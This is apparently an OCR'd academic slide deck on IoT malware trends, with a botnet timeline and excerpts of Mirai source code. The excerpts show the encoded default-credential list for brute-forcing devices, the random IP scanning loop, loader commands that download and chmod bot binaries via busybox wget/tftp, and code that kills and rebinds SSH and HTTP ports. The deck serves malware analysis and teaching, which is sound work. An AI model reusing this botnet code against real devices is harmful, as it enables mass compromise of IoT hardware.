
ITCS
Innovations in Theoretical Computer Science

Recent trends of malwares and their analysis in IOT


*Tae Yoon Hwang, *Ji Won Yoon


*Korea University, Seoul, Republic of Korea




- IOT Technology
- Malware Trend
- Case
- Future of malware

IOT Technology






- Acquire
- Process
- Privacy



- Acquire
- Process
- Privacy



- IOT devices

- IOT devices


Application

Operation System


H/W

Malware Trend


- Original botnet
- IOT botnet




- Original botnet
- IOT botnet



- Timeline


Psybot
Chuck Norris 2
Aidra
2008
2009
2010
2011
2012
Hydra
Chuck Norris

- Timeline


Bashlite
Mirai
IOTroop
2013
2014
2015
2016
2017
Darlloz
Pnscan
Hajime
Reaper

- Mirai
- Hajime
- Wifatch

- Mirai
- Hajime
- Wifatch

```
// Set up passwords
add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x41\x11\x17\x13\x13", 10);                  // root     xc3511
add_auth_entry("\x50\x4D\x4D\x56", "\x54\x4B\x58\x5A\x54", 9);                       // root     vizxv
add_auth_entry("\x50\x4D\x4D\x56", "\x43\x46\x4F\x4B\x4C", 8);                       // root     admin
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C", 7);                   // admin    admin
add_auth_entry("\x50\x4D\x4D\x56", "\x1A\x1A\x1A\x1A\x1A\x1A", 6);                   // root     888888
add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x4F\x4A\x46\x4B\x52\x41", 5);               // root     xmhdipc
add_auth_entry("\x50\x4D\x4D\x56", "\x46\x47\x44\x43\x57\x4E\x56", 5);               // root     default
add_auth_entry("\x50\x4D\x4D\x56", "\x48\x57\x43\x4C\x56\x47\x41\x4A", 5);           // root     juantech
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17\x14", 5);                   // root     123456
add_auth_entry("\x50\x4D\x4D\x56", "\x17\x16\x11\x10\x13", 5);                       // root     54321
add_auth_entry("\x51\x57\x52\x52\x4D\x50\x56", "\x51\x57\x52\x52\x4D\x50\x56", 5);   // support  support
add_auth_entry("\x50\x4D\x4D\x56", "", 4);                                           // root     (none)
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x52\x43\x51\x51\x55\x4D\x50\x46", 4);       // admin    password
add_auth_entry("\x50\x4D\x4D\x56", "\x50\x4D\x4D\x56", 4);                           // root     root
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17", 4);                       // root     12345
add_auth_entry("\x57\x51\x47\x50", "\x57\x51\x47\x50", 3);                           // user     user
add_auth_entry("\x43\x46\x4F\x4B\x4C", "", 3);                                       // admin    (none)
add_auth_entry("\x50\x4D\x4D\x56", "\x52\x43\x51\x51", 3);                           // root     pass
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C\x13\x10\x11\x16", 3);   // admin    admin1234
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x13\x13\x13", 3);                           // root     1111
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x51\x4F\x41\x43\x46\x4F\x4B\x4C", 3);       // admin    smcadmin
```

- Mirai
- Hajime
- Wifatch

```
do
{
    tmp = rand_next();

    o1 = tmp & 0xff;
    o2 = (tmp >> 8) & 0xff;
    o3 = (tmp >> 16) & 0xff;
    o4 = (tmp >> 24) & 0xff;
}
while (o1 == 127 ||                          // 127.0.0.0/8      - Loopback
       (o1 == 0) ||                          // 0.0.0.0/8        - Invalid address space
       (o1 == 3) ||                          // 3.0.0.0/8        - General Electric Company
       (o1 == 15 || o1 == 16) ||             // 15.0.0.0/7       - Hewlett-Packard Company
       (o1 == 56) ||                         // 56.0.0.0/8       - US Postal Service
       (o1 == 10) ||                         // 10.0.0.0/8       - Internal network
       (o1 == 192 && o2 == 168) ||           // 192.168.0.0/16   - Internal network
       (o1 == 172 && o2 >= 16 && o2 < 32) || // 172.16.0.0/14    - Internal network
       (o1 == 100 && o2 >= 64 && o2 < 127) || // 100.64.0.0/10   - IANA NAT reserved
       (o1 == 169 && o2 > 254) ||            // 169.254.0.0/16   - IANA NAT reserved
       (o1 == 198 && o2 >= 18 && o2 < 20) || // 198.18.0.0/15    - IANA Special use
       (o1 >= 224) ||                        // 224.*.*.*+       - Multicast
       (o1 == 6 || o1 == 7 || o1 == 11 || o1 == 21 || o1 == 22 || o1 == 26 || o1 == 28 || o1 == 29 || o1 == 30 || o1 == 33 ||
);
```

- Mirai
- Hajime
- Wifatch

```
.\mirai-botnet\loader\src\server.c:
   331 [scope: <unknown>] util_sockprintf(conn->fd, "/bin/busybox ps; " TOKEN_QUERY "\r\n");
    ..
   338 [scope: <unknown>] util_sockprintf(conn->fd, "/bin/busybox cat /proc/mounts; " TOKEN_QUERY "\r\n");
    ..
   355 [scope: <unknown>] util_sockprintf(conn->fd, "/bin/busybox cp /bin/echo " FN_BINARY "; >" FN_BINARY "; /bin/busybox chmod 777 "
   FN_BINARY "; " TOKEN_QUERY "\r\n");
    ..
   372 [scope: <unknown>] util_sockprintf(conn->fd, "/bin/busybox cat /bin/echo\r\n");
    ..
   379 [scope: <unknown>] util_sockprintf(conn->fd, "/bin/busybox wget; /bin/busybox tftp; " TOKEN_QUERY "\r\n");
    ..
   408 [scope: <unknown>] util_sockprintf(conn->fd, "/bin/busybox wget; /bin/busybox tftp; " TOKEN_QUERY "\r\n");
    ..
   427 [scope: <unknown>] util_sockprintf(conn->fd, "/bin/busybox wget; /bin/busybox tftp; " TOKEN_QUERY "\r\n");
    ..
   444 [scope: <unknown>] util_sockprintf(conn->fd, "/bin/busybox cp "FN_BINARY " " FN_DROPPER "; > " FN_DROPPER "; /bin/busybox chmod 777 "
   FN_DROPPER "; " TOKEN_QUERY "\r\n");
    ..
   452 [scope: <unknown>] util_sockprintf(conn->fd, "/bin/busybox wget http://%s:%d/bins/%s.%s -O - > "FN_BINARY "; /bin/busybox chmod 777 "
   FN_BINARY "; " TOKEN_QUERY "\r\n",
    ..
   461 [scope: <unknown>] util_sockprintf(conn->fd, "/bin/busybox tftp -g -l %s -r %s.%s %s; /bin/busybox chmod 777 " FN_BINARY "; "
   TOKEN_QUERY "\r\n",
```

- Mirai
- Hajime
- Wifatch

```
#ifdef KILLER_REBIND_SSH
    if (killer_kill_by_port(htons(22)))
    {
#ifdef DEBUG
        printf("[killer] Killed tcp/22 (SSH)\n");
#endif
    }
    tmp_bind_addr.sin_port = htons(22);

    if ((tmp_bind_fd = socket(AF_INET, SOCK_STREAM, 0)) != -1)
    {
        bind(tmp_bind_fd, (struct sockaddr *)&tmp_bind_addr, sizeof (struct sockaddr_in));
        listen(tmp_bind_fd, 1);
    }
#ifdef DEBUG
    printf("[killer] Bound to tcp/22 (SSH)\n");
#endif
#endif

    // Kill HTTP service and prevent it from restarting
#ifdef KILLER_REBIND_HTTP
    if (killer_kill_by_port(htons(80)))
    {
#ifdef DEBUG
        printf("[killer] Killed tcp/80 (http)\n");
#endif
```

- Mirai
- Hajime
- Wifatch

